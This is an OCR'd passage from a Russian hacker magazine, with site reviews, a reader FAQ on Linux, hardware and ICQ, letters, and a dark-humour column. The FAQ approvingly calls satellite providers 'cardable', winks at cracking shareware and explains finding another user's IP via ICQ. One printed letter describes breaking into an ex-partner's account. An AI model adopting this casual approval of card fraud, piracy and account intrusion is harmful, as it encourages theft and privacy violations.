www.big-penis.ru, http://b-penis.narod, http://penis.by.ru, www.metodic.com, www.club708.ru, и т.д. и т.п.

Различные (на первый взгляд) методики увеличения твоей самой главной конечности предлагаются на десятках сайтов в рунете. Непослушный орган можно увеличить в домашних условиях в буквальном смысле своими собственными руками. При этом гарантируется и удлинение (от 2 до 8 см в зависимости от смелости авторов сайта), и утолщение ствола, обещаются также большая красивая головка и массивная мошонка. Чтобы стать обладателем этого счастья, надо заплатить всего-навсего 200-600 рублей (опять же зависит от предприимчивости «целителей»). При этом тебе открывают запороленную область сайта или высылают руководство в html, или даже продают книгу - короче, осчастливливают тебя заветным ноу-хау. Однако не спеши бежать в Сбербанк и оплачивать счет. Действенность методики оставлю на совести продающих (хотя недавно одних таких увеличителей пенисов посадили за мошенничество, предварительно изъяв пару-тройку вилл, роллс-ройсов и яхт). Скажу только, что все эти «таинственные» даосистские методики, методы «доения» и прочие секретные чудо-способы можно легко найти в Инете абсолютно на халяву, т.е. даром. Загляни, например, сюда - www.halyava.ru/autoeros/index5.html (все то же самое, что на закрытых платных страничках, только совершенно свободно). Удачи в нелегком мануальном труде!




ФУГА: Футурологическая газета

http://www.fuga.ru

Статьи и новости о том, что нас ждет в будущем, почему нас там это ждет и что по этому поводу делать. Вперемешку с размышлениями «за жизнь». Отсюда ты вынесешь, безусловно, очень ценные знания, что первыми в киборгов превратятся инвалиды, что инопланетян найдут к 2027 году, что резко поумневшие стиральные машины и унитазы станут нашими новыми языческими богами, что боты уже сейчас могут обмануть специалистов, заставив их думать, что они общаются с живым человеком и т.д. и т.п. Что мне здесь понравилось, так это то, что материал подается не по-научному сухо, а с точки зрения обычного современного молодого чела, такого, как ты и я. С периодическим вклиниванием в нить глубоко научных рассуждений слэнга или вообще нецензуры.


Статей довольно много, так что если ты увлекаешься хай-теком и всякой такой шнягой, то зависнешь на этом сайте надолго.



SETI@home

http://setiathome.spb.ru

Ты когда-нибудь хотел встретиться лицом к лицу с настоящим инопланетянином? Увидеть «зеленых человечков»? Нет, не зеленых чертиков, которые появляются после второй бутылки водки, а тех самых, с большими головами и умными черными глазами... ну, ты понимаешь. Теперь у тебя есть возможность если уж не поймать одного такого за шкирку (или что у него там), то, по крайней мере, точно вычислить, что он где-то живет и тоже слушает радио «Маяк». Именно радиосигналы, приходящие из космоса, ты будешь анализировать на своем компе с помощью обычного скринсейвера, который можно скачать на сайте проекта SETI@home. Идея проекта проста: сложнейшее оборудование «слушает» космос, пытаясь уловить на миллиардах радиочастот хоть какие-нибудь сигналы. Для обработки этих данных нужен либо сверхмощный суперкомпьютер (такой пока и не изобрели еще), либо... тысячи обычных PC. Теперь догоняешь? Пока ты отошел покурить, на твоем компе включается специальный хранитель экрана, который забирает из Инета очередную порцию исходных данных по крошечному участку неба (на котором, впрочем, могут уместиться миллионы разумных миров) и начинает их обсчитывать. Закончил - отослал куда надо, слил следующий участок. Потомки скажут про тебя: а, это тот самый Вася, который обнаружил этих гигантских инсектоидов, захвативших всю планету!



Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Ситуация такова: у меня не очень большой винт на 20 гигабайт, причем 18 из них находится под контролем файловой системы ext2. Но с появлением такого девайса в моей жизни, как супруга, проблем стало больше, потому что она сечет в Linux-е не больше, чем я на кухне. Отсюда вопрос, как можно заставить окна видеть ext2 или еще лучше работать с ней?

ответ

Итак:

ext2viewer 0.6 (freeware, 134 kb)
http://ext2viewer.nm.ru
Самая простая, но в то же время не менее полезная программа в своем роде. Умеет лишь читать и копировать файлы из ext2. Ни больше, ни меньше - все просто и со вкусом.

Paragon Ext2FS Anywhere (shareware, 2093 kb)
http://www.paragon.ru/pm/rus/n_ext2fs_main.htm
Paragon Ext2FS Anywhere - это, IMHO, пока лучшая программа среди своих конкурентов. Достаточно перечислить все ее функции, которые по совместительству являются и достоинствами. Абсолютно корректная работа под всеми окнами, начиная с 9x и заканчивая XP, возможность не только просмотра и копирования содержимого ext2 (и ext3!) раздела, но и полноценной работы с ним, как с обычным FAT/NTFS разделом, включая редактирование, переноса и удаление файлов. Единственным, но существенным минусом является шароварность утилиты, впрочем, для нас это не помеха ;), да и цена полной версии программы весьма приемлема - 400 рублей.

вопрос

Подскажи, пожалуйста, конторы, предоставляющие услуги спутникового Интернета!

ответ

Такого рода провайдеров уже немало, что особенно радует, так как конкуренция между ними благоприятно влияет на снижение тарифов, и, думаю, уже не за горами времена, когда высокоскоростным Интернетом через тарелку никого не удивишь. Я приведу кратенький обзор наиболее нашумевших такого рода провайдеров.

Europe Online (EOL) (www.europeonline.com)
Пожалуй, именно с него все и начиналось (если не считать уже давно ушедшего из жизни NTVi). За долгое существование этот пров, к удивлению, не претерпел значительных изменений, поэтому его сервис очень часто обзывают всякими исконно русскими и не присущими светской речи словами. Тем не менее провайдер рабочий, цены приемлемые, сервисы работают стабильно плюс все из них кардятся, чем и примечателен. Висит на спутнике «Астра».

PlanetSky (www.planetsky.com)
Когда-то этот пров был откровенной халявой с unlimit-трафиком, затем все изменилось, и тарифы стали куда менее привлекательными для русской варезной души. Однако многие из его первоначальных плюсов остались до сих пор. Во-первых, он висит на спутнике «Telstar-12», поэтому работать с ним можно даже с тарелкой диаметром 0.9 метра, а во-вторых, идеально работающая система статистики и контроля трафика реально отображает положение твоего счета, поэтому в «минуса» не уйдешь.

Xantic (www.xanticbroadband.com)
Этот провайдер сейчас очень популярен у нас в России, перечислю лишь его плюсы, и все станет ясно. Высокая скорость передачи данных, стабильная работа и 100% cardable. Омрачает лишь тот факт, что с тарелкой диаметром меньше 1,2 метра ты не сможешь корректно принимать сигнал с их спутника «Sirius-2», но ведь тарелку можно и поменять?

Также обрати внимание на: Bizarnet (www.bizarnet.ro), SatSpeeed (www.internetvia-satellit.de), ASTRA (www.astra-net.com).

вопрос

Q: Как грамотно провести техобслуживание кулера?

ответ

1) Снять радиатор.
2) Снять с него кулер.
3) Радиатор прочистить влажной кисточкой.
4) Снять сами лопасти.
5) Лопасти также прочистить влажной кисточкой.
6) Капнуть каплю масла во втулку.
7) Собрать все обратно.
8) При неровности контактной поверхности радиатора - почистить шкуркой-нулевкой.
9) Чуть-чуть термопасты размазать по камню тонким слоем (хватит маленькой капельки).

После этого с чистой совестью крепишь все на свои места и радуешься упавшей температуре на 5-10 градусов.

вопрос

Какой программой можно определить IP-адрес человека по его ICQ uin'у (говорят, старые версии ICQ это умеют)?

ответ

Сетевой протокол - дело тонкое, и даже если разработчики ICQ отключили возможность вывода IP собеседника в своем клиенте, то в протоколе IP-адрес по-прежнему передается. Поэтому все альтернативные интернет-пейджеры, работающие с протоколом ICQ, например, Miranda (miranda-icq.sourceforge.net) и Trillian (www.ceruleanstudios.com), эту возможность стороной не обходят, и в них вывод IP собеседников доступен по умолчанию. Но если ты истинный поклонник родного ICQ клиента, то советую тебе использовать патчи/заплатки, ссылки на них, как, впрочем, и на другие утилиты для работы с ICQ, всегда пролетают в новостях сайта icq.vsochi.com. Пользуясь случаем, хочу предостеречь тебя от использования многочисленных hackICQ утилит: большинство из них не что иное, как трояны, ворующие пароли и контакт-листы твоей аськи.

вопрос

Что такое «южный» и «северный» мост?

ответ

Чипсеты состоят из 2-х блоков, называемых «южным» и «северным» мостами. Основным является второй, в него включен интерфейс между процессором и остальной частью мамы. Он же и является главным компонентом мамы: содержит контроллеры кэша, оперативки, интерфейсы между шиной проца и PCI и AGP шинами. Его иногда называют PCI/AGP controller, работает на частоте системной платы. «Южный» мост имеет низкое быстродействие. Подключается к шине PCI и содержит интерфейс ISA, а также схемы, реализующие интерфейсы IDE и USB и функции CMOS и часов. Содержит все компоненты,необходимые для шины ISA, включая контроллеры DMA и прерываний.

вопрос

Что будет, если запортить BIOS или прошить неправильную версию?

ответ

Если BIOS перепрошит неправильно, то все равно, даже не инициализируя никаких устройств (клавиатуры, монитора), кроме стандартного дисковода на 1.44Мб, он попытается загрузить систему с этой дискеты. А если на этой дискете записать флэшер +старую версию прошивки BIOS'а (работающую!) и правильно написать все в autoexec.bat (т.е. запуск флэшера и все нужные параметры командной строки для перепрошивки БИОСа в автоматическом режиме, т.е. без вмешательства пользователя: ведь все устройства ввода/вывода не будут работать, кроме дисковода), то БИОС должен будет прошиться старой версией. После этого можно перезагружаться, и компьютер должен (но не обязан) работать нормально.

вопрос......................... *У меня на материнской плате есть слот AMR. Что это такое и что туда можно установить?*

ответ.........................

Это называется AMR, Audio/Modem Riser Card. Действительно, новый дополнительный слот для установки модемных и аудиокарт-расширений. В состав чипсета, который поддерживает AMR, входит специальный контроллер ввода-вывода для обработки нескольких входящих и выходящих потоков данных. Скажем, если у тебя материнская плата на i810 или i810e, то ее контроллер поддерживает до 12 потоков с частотой дискретизации 48 КГц и разрядностью 20 бит. Этого вполне хватает для нормальной работы модема или звуковой карты. Модемы (и аудиокарты) для этого слота устроены гораздо проще, чем более ранние модели. На них находится всего лишь микросхема, которая умеет преобразовывать цифровой сигнал в аналоговый (для телефонной линии или аудиовыхода) и обратно. Передачей данных заведует сам слот AMR. Ну, а вся работа по реализации протоколов связи (в случае модемов) ложится на процессор. Это значит, что про слово «прошивка» с AMR-модемом ты можешь забыть.

вопрос......................... *А что такое диспетчер окон? Для чего он нужен?*

ответ.........................

Диспетчер окон - это обычный клиент X-сервера. Он занимается перемещением окон, изменяет их размеры и положение, а также существенно упрощает запуск программ. KDE и Gnome являются сейчас самыми распространенными диспетчерами окон. Лично я предпочитаю Fluxbox - http://fluxbox.sf.net . Расскажу тебе страшную тайну: можно обойтись и без диспетчера окон. Для этого достаточно подправить ~/.xinitrc (если ты запускаешь X-сервер командой xinit) примерно до такого состояния:

```
xset b off
xhost +localhost
xsetroot -solid black
xclock -d &
xbiff -volume 0 -g =80x80-0+0 &
xterm -g =80x25+150+150
```

Попробуй и, возможно, тебе понравится :).

вопрос......................... *Q: Что такое AGP aperture size в BIOS? У меня он 128 Mb, а сколько надо и на что это влияет?*

ответ.........................

A: Graphics Aperture Size (размер графической апертуры для AGP) - в этом параметре указывается максимальный размер области памяти для использования видеокартой с интерфейсом AGP. После инициализации BIOS'ом принимает значение, выбранное производителем материнской платы (как правило, 64Mb). Разрешенный ряд значений графической апертуры 4Mb, 8Mb, 16Mb, 32Mb, 64Mb, 128Mb и 256Mb (хотя у тебя он может быть другим). Короче: установка объема системной памяти, выделяемой видеокарте AGP под буфер текстур.

вопрос......................... *А как мне в иксах сделать скриншот?*

ответ.........................

Тут можно воспользоваться двумя способами:


1) сделать графический дамп экрана программой xwd, которая входит в поставку X- Window:

```
$ xwd -root -out ~/screen1
```

но полученный снимок ты сможешь просмотреть только программой xwud (которая также входит в поставку):

```
$ xwud -in ~/screen1
```

2) использовать программу, которая может работать с различными форматами изображений, в том числе с *.png, *.jpg, *.bmp. Здесь могу порекомендовать xv и ksnapshot.





вопрос......................... *Мне не нравятся юниксовые звонилки! Что делать?*

ответ.........................

Я тебе посоветую кулхацкеркий метод - звонить прову руками. Вызываешь программу ppp и начинаешь в интерактивном режиме передавать ей необходимые параметры:

```
/* к какому порту подключен модем (у меня к COM1) */
ppp ON midian> set device /dev/cua00
/* скорость порта */
ppp ON midian> set speed 115200
/* переходим в терминальный режим */
ppp ON midian> term
/* указываем телефон модемного пула */
atdp1234567
```

После дозвона тебе останется ввести логин и пароль, а также добавить стандартный маршрут в таблицу маршрутизации:

```
PPP ON midian> add! default HISADDR
```

Вот и все, пингуй сервы прова :). Если данный способ попахивает для тебя гимором, то никто не запрещает тебе использовать альтернативные звонилки, например, - Xisp (http://xisp.hellug.gr)

вопрос......................... *Откуда качать *никсовый софт? Угости ссылками.*

ответ.........................

Угощайся:

http://freshmeat.net - лично я все ищу здесь.
http://sourceforge.net - если не нахожу, иду сюда.
http://freshports.org - архив портов.
http://rpmfind.net - архив rpm'ок.
http://linux.tucows.com - хорош тем, что имеет рейтинг.

ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НАМ ПРИХОДИТ КУЧА ПИСЕМ, НО 99% ЭТОГО СПАМА МЫ СРАЗУ ОТПРАВЛЯЕМ В /DEV/NULL

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим,
относящимся непосредственно к журналу, - мы читаем внимательно.

На просторы нашей великой Родины ворвалась осень. Пожелтели листья, крестьяне готовятся торжествовать приход зимы, бабье лето объявлено наступившим, борьба с урожаем в стадии обострения, строители строят, шахтеры роют, хакеры похакивают помаленьку. А я, несмотря на тотальную заторможенность и паузнутость продолжаю перебирать пачки ваших писем и умиляться изяществу слога некоторых отдельно взятых корреспондентов. Чтобы быстро и ловко поснимать большую часть читателей с осеннего ручника предлагаю всем для затравочки ознакомиться с письмом довольно настойчивого нашего читателя из солнечного Казахстана. Итак, Ренат Нургалиев (Renat@nat.kz) рапортует...

Не доброе время суток! Ну, вы что там, крутые хакеры все, да? Короче, мне все равно, опубликуете вы это письмо в вашем журнале или нет, но сразу скажу, что я тоже не ламер (чувствую мое мыло скоро придется чистить от писем фанатов][), я системный программист серьезной компании, и то что пишут в вашем журнале, для меня все равно что детские книжки про колобка. Журнал хороший, хоть кто-то помогает ламерам перестать быть ламерами. И новичкам в деле][тоже есть чего черпнуть из вашего журнала. В этом вы молодцы, не спорю. Но, извините меня, какого хр**а вы оскорбляете Билла Гейтса? Что он сделал лично вам? Зачем вы прививаете ненависть пользователей к форточкам? Скажи мне, друг мой, под чем бы ты сидел, если бы не было форточек? Под ЮНИКСОМ? Не верю. Скажи мне, читатель, сколько времени понадобится пользователю, только севшему за ПК, чтобы освоить ЮНИКС? А форточки? Вот и оно. Может, команда Билла не успевает за безопасностью, но ведь, признайтесь, у вас у всех (и у ваших читателей тоже) кишка тонка сделать что-то похожее на то, что сделал Билли? Он же один из самых богатых людей в мире, и он добился всего этого не как там всякие политики и бизнесмены, он добился всего исключительно своим умом! Скажи мне, читатель, ты бы смог, учась в колледже, сделать, можно сказать, первую операционную систему для ПК? Написать операционную систему сам, и чтобы она прогремела на весь мир? Нет. Так скажи мне, зачем постоянно унижать одного из самых честных и лучших бизнесменов мира? Зачем?
З.Ы: Давайте, яростные фанаты, начинайте спамить мое мыло. Но перед тем как начинать, подумайте, пожалуйста.

Что хочется заметить по данному вопросу? В общем-то не так много: никто никакой ненависти в][никому не прививает, если быть более внимательным, то можно заметить, что многие из нас (точно могу сказать о себе) питают очень даже светлые чувства к продукции компании Microsoft. Если кому-то станет от этого круче - я даже трижды напишу, что Microsoft - Rulez (3 раза)! Легче стало? И Unix тоже рулез! И все остальное, чем ты пользуешься, и что тебе нравится - опять же рулез! О чем здесь вообще говорить? Нравится - юзаешь, не нравится - юзаешь что-то более другое. Выбирать тебе, а мы только знакомим тебя со СВОИМ взглядом на вещи, и прямо-таки настаиваем из номера в номер на том, чтобы ты имел по любому вопросу свое СОБСТВЕННОЕ мнение. Это же так просто! А тему с Microsoft считаю на сегодня закрытой и исчерпанной. Кому арбуз, а кому свиной хрящик.

Маленько успокоившись и утихомирив разыгравшиеся страсти, переходим к посланию от BoomBox-а (BoomBox86@mail.ru)

Здарова, реальный магазин! Пишет вам один из ваших читателей. Недавно я бегал по Инету в поисках кей-гена для электрохакера :) и наткнулся на огромное количество сообщений типа «Х - журнал для ламеров!» И действительно, большинство народу в нашем городе (а он у нас очень маленький) считают ваш журнал ламерским. Дык вот, чего пишу-то, хочу, чтоб все эти люди знали: НЕВОЗМОЖНО СТАТЬ ХАКЕРОМ ТОЛЬКО ПО ЖУРНАЛУ! Необходимо самому находить инфу, изучать способы защиты, заниматься программированием, в конце концов! А вы нашли листинги вирусов sLOn'а и приколы Horriffica, откомпилили и давай другим ламерам раздавать, которые ничуть не лучше вас! Ну, кто кричит, что Х ламерский журнал? А вы сами-то кто? Хакеры? Крэкеры? А в Х статьи написать слабо, если такие крутые?
P.S. Письмо можете и не печатать, но прочитать его вам придется. Спасибо за внимание! Быстрого вам Инета!

Начнем с конца. Письмо мы не только прочитали, но и опубликовали. И вот почему: да, открыта очередная Америка, и мы будем продолжать открывать ее до тех пор, пока большинство не въедет в эту простую и очевидную мысль. НЕВОЗМОЖНО СТАТЬ ХАКЕРОМ ТОЛЬКО ПО ЖУРНАЛУ! НЕОБХОДИМО САМОМУ НАХОДИТЬ ИНФУ, ИЗУЧАТЬ СПОСОБЫ ЗАЩИТЫ, ЗАНИМАТЬСЯ ПРОГРАММИРОВАНИЕМ В КОНЦЕ КОНЦОВ!!! Полный одобрямс, браво BoomBox! Эти простые, но в то же время великие слова всем выписать на бумажку и громко медитировать над ними по сорок минут в день. Настоящими хакерами становятся только после этого :)

А теперь волшебная, страшная и несколько интимная история от NooNe (noone@xakep.ru). Мы давно подозревали, что в][скрыты некие мутагенные факторы и вот вам живое подтверждение. Не парьтесь, все идет по плану, единственное, что меня всерьез обеспокоило - это ситуация с девушкой. Вот ее нужно разруливать срочно и прочно. Nikitos и Horrific дадут необходимые целеуказания. В остальном - течение болезни нормальное, острых осложнений не замечено. Пациент скорее жив, чем мертв :)).

Дарова, magazine. Предупреждение: в письме присутствует нездоровая матерная ругань. Так, сразу с места в карьер: хочу обвинить ваш журнал и всех авторов, редакторов и сотрудников во всех грехах смертных! Я уже давно читаю Х. Практически с самого первого номера. Но я не хвастаюсь, это просто для начала мысли. Так вот: с того самого времени, как я начал его читать, у меня возникли всяческого рода фобии. Каждый раз, перед тем, как сесть на унитаз, я осматриваю его внутренности на предмет обнаружения глаз сотрудника ФАПСИ или еще хуже ФСБ. Уже очень давно я начал замерять напряжение в телефонной линии и при любых колебаниях прекращаю связь с внешним миром. Однажды, увидев в зоопарке пингвина, я непроизвольно выкрикнул: «Освободите Тукса!» и попытался сломать решетку. Именно из-за вашего журнала у меня село зрение и ухудшилось здоровье в целом. После двух лет чтения статей Дани я стал таким пошлым, что людям это просто перестает в какой-то момент нравиться. Только потому, что в универе дают мыло+пагу и там канал 10 МБит/сек. я туда и поступил. После забойных статей Добрянского меня стали пугаться люди на улицах, а девушка ведет себя крайне странно. Кроме того, у нее начали появляться волосы там, где их не должно быть - на языке. Хотя, благодаря вам, девушки меня теперь интересуют меньше, чем компы. Когда Nikitos и Horrific начали впаривать мне каждый свое, я перестал спать по ночам. Так, я ничего не забыл? Кажется, нет. Но! Есть и обратная сторона медали: я всегда буду читать Х, потому, что иначе жить я просто не могу. С уважением, NooNe





А вот это письмо я прокомментирую чуть более подробно. Сие довольно странно, потому что письмо, в общем-то, написано не по адресу, да и решение поставленного вопроса, ИМХО, никаковское. Дорогой Серж (VirHacker@maill.ru)! Жизнь - сложная штука (надеюсь, тебе приходилось сталкиваться с такой доктриной) и если ты серьезно предполагаешь описанным тобой способом что-то изменить в своей жизни, то попробовать, конечно, стоит, но «оно тебе надо»? Предложу тебе более жесткое, но и более эффективное решение: закрой аську, отключи мобилу, забудь на время о своей подруге и вдумчиво выкури все, что сочтешь нужным на сайте www.lover.ru Особенно вдумчиво кури местный форум. Не исключено, что там и столкнемся. С некоторых пор я там бываю все чаще. Удачи с девочками и оставь, наконец, в покое свою аську, не тереби ее понапрасну.

(внимание, орфография и стилистика оригинала сохранена)

Дарофф! Вопрос жизни и смерти!
Это связано с аськой , т.к. из-за того что меня кинула девушка за это я узнал пароль от ее аськи, видел ее контакт лист! Эта девушка мне очень нравится, ближе к телу хотел спросить вас, т.к. в аське весь контакт лист хранится на серваке,то: «Как в аське где угодно на видном месте прописать или сделать картинку вписать туда с надписью «Я люблю Сержика» чтобы при каждом коннекте в инет или при новой установке аськи с сервака загружалась эта надпись и нельзя было с ней ничего сделать» ??????????????????????????????????
Спасибо заранее!



DEFENDER представляет самые-самые письма номера

Почтеннейший хакерствующий юннат, известный как under_s (under_s@mail.ru) привнес в сегодняшнюю осеннюю сумятицу еще немного здорового хаоса (не путать с хаусом, звучащим в моей голове), за что и награждается по всей строгости закона. Мое особое почтение выражаю тому отважному гражданину, который имел смелость назвать котенка таким звучным и современным именем. Хочется поинтересоваться, что именно вы там со своими кошками через пылесос «Уралец» курили, а? Ладно, позволим всем насладиться текстом «Самого дурацкого письма номера». Орфография, как водится, сохранена. Марш!

under_s (under_s@mail.ru)

Уважаемая Екатерина Васильева, я, блин, опять насчет Кукурузы, это кошка моя… Я уже месяц не могу пылесосить!!! Она его боитца! Я, как Вы мне и посоветовали, написал в faq но мне никто не отвечает! Я так подозреваю, что у всех подобная проблема, потому что когда я пошел к другу со своим пылесосом и начал пылесосить, его котенок Гашик с перепугу с балкона выпрыгнул, чуть не разбился!!! Что делать?!
З.Ы. На всякий случай технические характеристики: Кукуруза - здоровая персидская кошка черепахового окраса. Гашик - мелкий черный котенок непонятного происхождения. Пылесос - «Уралец» 1984 года выпуска, серый

Как видишь, темы женщин и денег плотненько между собой пересекаются. Закрыв одну, переходим к другой. Вася Пупкин (eastvood006@yandex.ru) снова задает вопрос, отвечать на который я уже подздолбался. Сразу даю подробные разъяснения: лично я и многие достойнейшие представители X-Crew действительно не в восторге от того, что журнал дорожает. Но! Есть законы рынка, которые и вносят эту минорную ноту в нашу беседу. Объясняю последний раз, каким образом формируется цена журнала: оптовик покупает какое-то количество журналов по оптовой цене, не имеющей ничего общего с розничной. Розничную цену продавец формирует самостоятельно. Если он ее слишком задрал - останется с кучей непроданных журналов, если не изменял вообще - останется без штанов. Все остальное, находящееся между крайних точек - его рыночный нюх и его решение, повлиять на которое могут только покупатели. Своими деньгами или своим игнором. Правда ведь, ничего нового? А перцы отныне и впредь обязуемся держать гордо!

Хелло, многоуважаемые хацкеры! Пишет вам ваш преданный читатель макс. Хочу высказаться насчет ваших отмазок. Вот вы все: «не от нас цена зависит, но мы не хотим чтобы вы покупали наш журнал за 100 рублей!» Ребятки! В Самаре ваш журнал в розницу стоит 125 р.!!! Ну, вы меня поняли, к чему я :). А в остальном - круто!!! я все ваши журналы читаю от корки до корки. Даня - просто кладезь порока и грязных мыслей! INTRO - высшее! И еще - посылайте всех тех кто орет: «ламерский журнал!» в жо… в жостово :), потому что орать стали слишком много и без причин. А орут, чтобы потом похвалиться: «вот я, мол, какой перц, хакеров поругал!», а сам кроме кнопки power ничего не знает. В общем, журнал - кайф, вы - молодцы, держите перцы по ветру!

The][r00t (crazy.r00t@mail.ru) взял и поставил вопрос ребром. Остро, ново, посмотрим, что получилось. Особенно мне понравилось про то, что каждый хакер должен быть немного извращенцем. Советовать или одобрять ничего по этому поводу не буду, очень уж темка скользкая, как бы не увлечься :).

Привет, Х! Прочитав письма с руганью в июньском номере, хочу сказать слова в защиту Х. Да, в последнее время журнал сильно изменился, изменилось содержание, инфы стало больше, причем по очень разным темам. Поэтому всякие однобокие хакеры и орут: «Уберите на фиг раздел с играми, выкиньте Даню, журнал только про Хак!!!». Вот потому они и однобокие. Настоящий хакер должен быть развит во всех направлениях, и немножко быть извращенцем (это я про Данины статьи :)). Тот, кого я понимаю и уважаю из всей вашей редакции - Синтез и Центнер. Синтез, я готов бороться против отморозков!!! Самое грустное, что многие из них читают Х. Все они считают себя супер - жопер крутыми C00L XaKePaMu. Вы уж сами-то такими не становитесь. Чую, скоро эта эпидемия распространится и на вас :(. Вы вечно орете, что ламеры должны учиться, читать факи, а потом только ваш журнал. Вот поэтому некоторые ламеры воображают себя хацкерами, плюют на вас и открывают очередную «хак-группу», засоряют ящики спамом и прочую гадость творят. Поэтому советую вам открыть раздел «Взлом для самых маленьких». Всем будет сухо и комфортно :). Ну, пожалуй, все! Исправляйтесь и исправляйте других!

ХУМОР Один мальчик...

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)



■ Один мальчик был очень хорошим. Он всегда слушался маму и папу, вовремя делал уроки и никогда не шалил. А когда он вырос, милиция обнаружила у него в сумке двадцать компакт-дисков с детской порнографией и килограмм кокаина.

■ Одному мальчику долгое время не давали девочки. Поэтому он писал очень красивые, романтичные стихи. А потом какая-то девочка ему наконец дала. Тогда мальчик спился и стал астрономом. Но это уже после того, как пять лет за кокаин отсидел.

■ Один мальчик очень любил громко слушать музыку по ночам. А жил он в панельном доме, где звукоизоляция - далеко не передовой край инженерной мысли. Вышел мальчик однажды мусор вынести - а его за рукав сосед хватает. И говорит:
- Это у вас, молодой человек, музыка по ночам играет?
- Ну да, у меня! А что, мешает? Громко слишком?
- Ой, да что вы, что вы! Я просто себе кое-что хотел переписать...

■ Один мальчик был очень плохим. Он пил, курил, ругался матом и прогуливал уроки. А когда он вырос, милиция ничего не обнаружила у него в сумке. Потому что этот мальчик оставил дома и кокаин, и детскую порнографию.

■ Один мальчик очень любил жечь спички. Бывало, попросит какого-нибудь знакомого хулигана ему коробок купить, а потом идет по улице и во все стороны спички зажженные кидает. Весело! Много ли для счастья надо: женщины его тогда вообще не интересовали.

■ Один мальчик хотел всю жизнь слушать веселенький хаус, плавать в бассейне с водой лазурного цвета, пить мартини и обнимать стройных, загорелых девушек в бикини. Так у него и повелось...

■ Один мальчик был скинхедом. Другой - панком. А третьему так вообще было по барабану, кем он был.


■ Один мальчик ненавидел людей. И животных тоже ненавидел. Зато очень любил бензин.


■ Один мальчик однажды нарвался на крутых бандитов. Главный бандит выстрелил из пистолета мальчику в грудь. Пуля пробила легкое, мальчик захрипел, из его рта потекла струйка крови, он упал на землю и забился в предсмертной агонии.

■ Один мальчик очень хотел стать хакером. Но не стал.

■ Один мальчик очень любил всех посылать. Выйдет, бывало, с утречка на балкон, да как закричит: "А пошли вы все!". И еще плюнет вниз для наглядности. Три раза. Такая у него была интересная традиция.

■ Один мальчик постоянно читал книжки. То одну за ночь прочтет, то другую - все ему мало. А как-то вечером вдруг сгреб всю свою библиотеку в мешок, выволок на улицу, полил бензином и развел огромный костер. Тут же из домов выбежали радостные ребятишки и стали водить вокруг него хоровод. "Хайль!" - кричат, радуются...





■ Один мальчик любил бегать голым по Красной площади, размахивать саблей и выкрикивать всякие непристойности. Милиция ловила мальчика, била его сапогами по почкам и задерживала на пятнадцать суток. Так они и жили.

■ Один мальчик очень любил надевать перед зеркалом колготки, бюстгальтер и красить губы ярко-алой помадой. Взрослые говорили, что это не доведет его до добра. А мальчик вырос и вступил в Организацию Освобождения Палестины.

■ Один мальчик постоянно летал в астрале. В Париж летал, в Рио-де-Жанейро, в Дели. Иногда, бывает, так далеко улетит, что потом несколько дней дорогу назад ищет. А еще ему сон один и тот же все время снился. Про телевизор, который показывает телевизор, который показывает телевизор, который показывает телевизор. А потом мальчик перестал есть галлюциногенные грибы и пошел учиться на токаря.

■ Один мальчик как-то решил убить своих родителей и съесть их сердца. Даже нож достал со специальной канавкой для стока крови. Правда, потом передумал.

■ Один мальчик учился в школе, а на летние каникулы поехал отдыхать к бабушке в деревню. Первого сентября учительница попросила весь класс написать сочинение на тему "Как я провел лето". Светка написала об отдыхе в Сочи. Гриша написал, как плавал на байдарке. А мальчик ничего не написал. Потому что еще в июне умер от дизентерии.

■ Один мальчик решил, что он - робот. А все оказалось совершенно наоборот.

Рубрика «Я плакал» (самое-самое письмо Дане)

from: "Anton Drozdov" <greatesttankmanever@hotmail.com>

